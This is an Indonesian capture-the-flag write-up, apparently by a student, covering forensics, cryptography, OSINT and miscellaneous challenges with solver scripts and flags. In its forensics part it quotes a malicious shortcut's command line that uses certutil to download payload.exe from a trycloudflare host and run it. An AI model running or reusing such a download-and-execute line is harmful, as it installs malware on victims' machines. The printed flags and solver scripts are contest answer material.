[LNK] CommandLineArguments : /c certutil -urlcache -f http://wear-voters-genuine-pure.trycloudflare.com/payload.exe C:\Users\Public\update.exe & start C:\Users\Public\update.exe
[LNK] MachineID : areogzg14mrt
frigg@DESKTOP-7703CHA:~/CTF/JCC/H$ nc 103.183.92.202 4017
```

disini saya menemukan sebuah alamat url:

<http://wear-voters-genuine-pure.trycloudflare.com/payload.exe>

dan saya kembali lagi masuk ke nc 103.183.92.202 4017.dan mengsumbit jawaban dari awal dan menampilkan output benar tetapi saat mengsumbit di bagian alamat url ini tetapi masih salah.

jadi saya mengubah bentuk urlnya tetapi masih tetap salah.jadi saya hanya bisa sampai sini saja dan saya berpindah ke soal lainnya.

"Tidak dicintai kembali oleh seseorang bukanlah pengurangan nilai diri kita, melainkan pelepasan untuk menemukan orang yang tepat ~ R1337"

## DETEKTIF CONAN REMAJA

CHALLENGE 44 SOLVES X

**Detective Conan Remaja**

⌚ 100

Level Medium - Operation Secret: The Mysterious Email  
by Mark Rizal Thalib Storyline Pagi ini, seorang siswa melaporkan adanya email mencurigakan yang masuk ke inboxnya. Email tersebut membawa sebuah lampiran berbahaya yang ternyata memicu serangkaian aktivitas aneh di komputernya. Guru meminta kalian, tim "Cyber Ops SMA/SMK" untuk menyelidiki kasus ini. Tugas kalian adalah menemukan jejak digital dari serangan ini dan mengungkap siapa dalang di baliknya.

files ambil di [https://github.com/rizal2010/CTF-SMK/raw/refs/heads/main/Artefak\\_Medium\\_01\\_v1.zip](https://github.com/rizal2010/CTF-SMK/raw/refs/heads/main/Artefak_Medium_01_v1.zip)

nc 103.183.92.202 4018

[View Hint](#)

### Solution

- Buka file Artefak, ada misi mencari tahu author dan lainnya
- Analisis lebih dalam pakai exiftool namun stuck saat disuruh input url

Tantangan dimulai dengan petunjuk untuk menemukan kata sandi file ZIP dari metadata "Comment". Menggunakan exiftool tidak berhasil, karena outputnya menunjukkan komentar dari alat forensik, bukan kata sandi.


Dengan mencoba pendekatan lain, yaitu strings, tetapi saya gagal menemukan flagnya dan saya skip ke soal lainnya.

```
[ frigg@DESKTOP-7703CHA: ~ ] + | v
frigg@DESKTOP-7703CHA:~$ nc 103.183.92.202 4018
== Cyber Forensics Challenge ==

Lampiran Berbahaya, File jadwal_kelas.docx ditemukan di email. 📲 Misi: Temukan hash MD5 dari file tersebut.
Jawabanmu: 99893ba43a0aaaba4e2a33fe932ea91d
✖ Jawaban salah. Mengulang dari awal...
```

## [Miscellaneous]

### Sanity Check




### Solution

- Tanpa analisa, langsung buka IP:PORT
- Langsung dapet flag tanpa exploitasi hehehe


Pertama saya buka IP:PORT di new tab, ternyata langsung ketemu flagnya, awalnya saya belum yakin karena flag seperti ter-hash atau di encode, tapi

saya iseng coba input eh ternyata correct wkwkwk 😎



Flag : JCC25{4afc64798c5af93abb024cd1d6103427}


HUh



## Solution

- Disediakan file jpg, sepertinya ciphertext dan saya cari di browser dan menemukan kalau itu adalah Hexague Cipher
- Decode satu satu manual sampai ketemu flagnya

Disini disediakan file chall.jpg, saya buka isinya blok warna 2x3, dilihat lihat seperti ciphertext, saya cari dong di browser, "2x3 color block cipher" dan ada "Hexague Cipher" dari [www.dcode.fr](https://www.dcode.fr/hexahue-cipher), saya buka dan ternyata benar, blok warna adalah Hexague Cipher



Kemudian saya coba satu satu, saya amati satu satunya decode manual satu satunya, terlihat di deskripsi soal "Flag JCC25{hurufkecil}" saya decode manual satu satunya ke huruf kecil, dan saya menemukan flagnya


Flag : JCC25{yeysmogafinalyaa}

Tambahan : Aamiin terimakasih kakak 😊

# [Cryptography]

## ASR REV

screenshot



## Solution

- Diberikan program python RSA, pakai bantuan GPT untuk cari info lain tentang RSA itu, ternyata RSA nya rentan ke Wiener's attack
- Eksplorasi pakai script solver dari GPT hehe

Diberikan program python kelihatannya ini RSA kelihatan dari parameter yang diberikan, setelah saya analisa dan berikan ke GPT, katanya ini RSA yang rentan ke Wiener's attack, lalu saya coba lihat WU punya orang di medium & github, ternyata algoritma Wiener's attack dari program itu adalah

$$e \times d - k * \varphi(n) = 1$$

Setelah itu saya suruh GPT untuk membuatkan script untuk decrypt RSA dari algoritma itu, kemudian diberikan script:

```
from fractions import Fraction
import math

n =
840026241608722400085271909442560384955008415502172460526098973727754
069016277232376728752489137384367727430010631863566146921207254509005
702995262642247629820909893752711548437189169942560527703697578727703
438748752980225684026423640136405783853069283900208476100515060599849
27990260132479289596345877793291
e =
822031120846167720074801363904626715933104238091740994927506945322680
242743299973832982381263568095638989932780123960405112202566891996392
379519543623915994168665597484520840365373125141935207859968175055921
384124454178327715239521239821439680833530596497421659127236786483452
37951599284653567157593914097229
c =
472644552709649652650215464127625672219104152517276533889418485312972
416216251175592743666204517837603091271683512949056208917277192212793
614850484862949898427491439068723157860371700107878630613515968510660
957559549967337472147163671266123860628094256417551098533608232590769
66404136801076320554385413391651

def cont_frac(a, b):
    cf = []
    while b:
        q = a // b
        cf.append(q)
        a, b = b, a - q*b
    return cf

def convergents(cf):
    n0, d0 = 0, 1
    n1, d1 = 1, 0
```

```

for a in cf:
    n2 = a * n1 + n0
    d2 = a * d1 + d0
    yield (n2, d2)
    n0, n1 = n1, n2
    d0, d1 = d1, d2

cf = cont_frac(e, n)
found = None
for k, d_ in convergents(cf):
    if k == 0:
        continue
    if (e * d_ - 1) % k != 0:
        continue
    phi = (e * d_ - 1) // k
    s = n - phi + 1
    disc = s*s - 4*n
    if disc ≥ 0:
        r = int(math.sqrt(disc))
        if r*r == disc:
            p = (s + r) // 2
            q = (s - r) // 2
            if p*q == n:
                found = (int(d_), int(k), int(phi), int(p), int(q))
                break
if not found:
    print("Wiener attack tidak menemukan d.")
    raise SystemExit(1)

d, k, phi, p, q = found
print("Found d =", d)
print("p,q found")

m = pow(c, d, n)

def long_to_bytes(n):

```

```
if n == 0:  
    return b'\x00'  
  
s = bytearray()  
  
while n:  
    s.append(n & 0xff)  
    n >>= 8  
  
return bytes(reversed(s))  
  
  
pt = long_to_bytes(m)  
print("Plaintext:", pt)  
try:  
    print("Decoded:", pt.decode())  
except:  
    print("Decoded (raw):", pt.hex())
```

Setelah saya jalankan, output dari script tersebut adalah:

```
File Edit Selection View Go Run Terminal Help ↶ → 🔍 chall(1) [2] 3% 52% 0% ↑ 0.0 kB ↓ 0.4 kB Sep 12 10:03:25
```

```
index.html dist index.html ~.../app_1 # index-dAQpJ9x.css asr-rev.py ↶
```

```
asr-rev.py > ↶ long_to_bytes
1   from fractions import Fraction
2   import math
3
4   n = 8400264160872240088527190944256038495500884155021724605260889732775406901627723237672875248913738436772743001063186356614692120725450900570299526264224762982
5   e = 82265112084616772087480136398462671593310423809174099497506945322686242743299973832982381263568956389899327861239664051122025668919639237951954362391599416
6   c = 47264455270964965265921546412765672219104152512776338894184853129724162162511755927436662045178376030912716835129499562898172771221279361485648486294989842
7
8   def cont_frac(a, b):
9       cf = []
10      while b:
11          q = a // b
12          cf.append(q)
13          a, b = b, a - q*b
14      return cf
15
16 def convergents(cf):
17     n0, d0 = 0, 1
18     n1, d1 = 1, 0
19     for a in cf:
20         n2 = a * n1 + n0
21         d2 = a * d1 + d0
22         yield (n2, d2)
23         n0, n1 = n1, n2
24         d0, d1 = d1, d2
25
PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS
```


```
/usr/bin/python "/home/null/Downloads/chall(1) (2)/asr-rev.py"
(null@kali)-[~/Downloads/chall(1) (2)]
└─$ /usr/bin/python "/home/null/Downloads/chall(1) (2)/asr-rev.py"
Found d = 20255047360544651055665162660082399142091567608191061869679725445265344872845
p,q found
Plaintext: b'JCC{learning_RSA_is_fun}'
Decoded: JCC{learning_RSA_is_fun}
```

```
>null@kali)-[~/Downloads/chall(1) (2)]
└─$
```

Yang jelas jelas itu adalah flagnya, saya ubah format dari JCC{..} ke JCC25{..} saya input dan boom benar(thanks GPT 😊)

Flag : JCC25{learning\_RSA\_is\_fun}

## Makan malam



## Solution

- saya telah mencoba mencari lokasi gambar yang diberikan tetapi saya gagal menemukan lokasi yang benar.

Tantangan ini memberikan sebuah gambar JPG dan meminta kita untuk menemukan koordinat GPS (latitude dan longitude) dari lokasi yang ada di dalamnya. Jawaban harus diformat sebagai JCC25{lat,long}, dengan 4 digit di belakang koma.

Langkah pertama adalah memeriksa apakah data GPS tersembunyi di dalam file soal.jpg. Kita dapat menggunakan alat seperti ExifTool di terminal Linux/WSL.

Setelah menjalankan *command* tersebut, hasilnya menunjukkan bahwa tidak ada informasi GPS

(GPSPosition, GPSLatitude, dll.). Ini mengonfirmasi bahwa data metadata telah dihapus dari gambar, yang merupakan praktik umum untuk melindungi privasi. Oleh karena itu, kita harus beralih ke strategi kedua.

dengan bantuan Gemini saya menggunakan alat *online* untuk mencari gambar serupa. Tujuannya adalah menemukan sumber asli gambar tersebut atau halaman web yang telah mengunggahnya.

- Kita menggunakan layanan seperti Google Images atau TinEye.
- Gambar soal.jpg diunggah ke layanan tersebut.
- Hasil pencarian segera mengarahkan ke halaman-halaman yang mengulas sebuah restoran bernama Sana Sini Restaurant.

Berdasarkan hasil pencarian, Sana Sini Restaurant berlokasi di dalam sebuah hotel di Jakarta. Melalui pencarian lebih lanjut, kita dapat mengkonfirmasi bahwa restoran tersebut adalah bagian dari Pullman Jakarta Indonesia.

Setelah lokasi diidentifikasi, langkah terakhir adalah mencari koordinat GPS dari Pullman Jakarta Indonesia. Pencarian sederhana di Google atau layanan peta lainnya memberikan hasil sebagai berikut:

- Latitude: -6.1950
- Longitude: 106.8222


Sesuai dengan format yang diminta, kita menggabungkan koordinat tersebut ke dalam format

JCC25{lat,long}, dengan memastikan tidak ada spasi dan menggunakan 4 digit desimal.

hasil format : JCC25{-6.1950,106.8222}

tetapi ketika saya solve ternyata incorrect. saya stuck dan tidak menemukan lokasi yang benar jadi saya skip soal ini dan berpindah ke soal lainnya.

## XORXO



## Solution

- Analisa dengan cara run file python dan buka file output, ternyara random.
- Eksplorasi juga pakai script solver dari GPT 😊

Diberikan 2 file, yaitu chall.py dan output, saya coba jalankan chall.py di terminal, ternyata outputnya random, saya coba buka file output dan ternyata

random juga. saya copy paste isi terminal saya ke GPT(otak saya sudah 404) dan GPT langsung mengirim script solvernya(thanks GPT 😊). isinya:

```
from Crypto.Util.strxor import strxor
from binascii import unhexlify

cipher_hex =
"d34ab5e4bd05ee6c9abad709fc659a89ff1bf565a9a3d719f67da9e7fc03"
cipher = unhexlify(cipher_hex)

known_plain = b"JCC25{"

key_part = bytes([c ^ p for c, p in zip(cipher[:len(known_plain)], known_plain)])

key = key_part[:6]

full_key = (key * (len(cipher) // len(key) + 1))[:len(cipher)]

plain = strxor(cipher, full_key)
print(plain.decode(errors="ignore"))
```

Setelah saya jalankan, outputnya


```
index.html dist index.html ~.../app_1 # index-dAQP_j9x.css asr-rev.py
asr-rev.py > ...
1 from Crypto.Util.strxor import strxor
2 from binascii import unhexlify
3
4 cipher_hex = "d34ab5e4bd05ee6c9abad709fc659a89ff1bf565a9a3d719f67da9e7fc03"
5 cipher = unhexlify(cipher_hex)
6
7 known_plain = b"JCC25{"
8
9 key_part = bytes([c ^ p for c, p in zip(cipher[:len(known_plain)], known_plain)])
10
11 key = key_part[:6]
12
13 full_key = (key * (len(cipher) // len(key) + 1))[:len(cipher)]
14
15 plain = strxor(cipher, full_key)
16 print(plain.decode(errors="ignore"))
17

(null@kali):~/Downloads/chall(1) (2)
$ ./usr/bin/python "/home/null/Downloads/chall(1) (2)/asr-rev.py"
JCC25{well_well_well_u_got_1t}
(null@kali):~/Downloads/chall(1) (2)
$
```

Dan yap dapat flagnya

Flag : JCC25{well\_well\_well\_u\_got\_1t}


BASED



## Solution

- Tanpa analisa langsung kelihatan itu base64 yang diulang berkali kali
- Pakai base64 -d 24 kali untuk decrypt filenya


Disini langsung kelihatan karena berotak senku, itu adalah hasil encoding dari base64 yang dilakukan berkali kali, saya coba decrypt 5 kali di terminal ternyata kurang, saya terus coba sampai ulang 24 kali decrypt dan yap ternyata flag di encrypt base64 24x.



Langsung saja saya submit dan benar 🔥

